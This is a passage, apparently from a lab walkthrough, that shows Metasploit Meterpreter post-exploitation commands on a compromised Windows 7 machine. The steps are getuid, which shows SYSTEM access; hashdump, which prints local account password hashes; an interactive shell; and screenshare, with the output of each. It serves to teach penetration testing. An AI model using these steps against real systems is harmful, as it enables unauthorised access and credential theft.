Meterpreter    : x64/windows
meterpreter > █
```

2. getuid command

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

3. hashdump command

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1001:aad3b435b51404eeaad3b435b51404ee:1e5a918a7357332cbb28f20ab55a0e77:::
MrNayak:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > █
```

4. shell command

```
meterpreter > shell
Process 2860 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32> █
```

5. screenshare command

```
meterpreter > screenshare
[*] Preparing player ...
[*] Opening player at: /home/kali/AXCHnqWW.html
[*] Streaming ...
[-] Send timed out. Timeout currently 15 seconds, you can configure this with sessions --interact <id> --timeout <value>
```

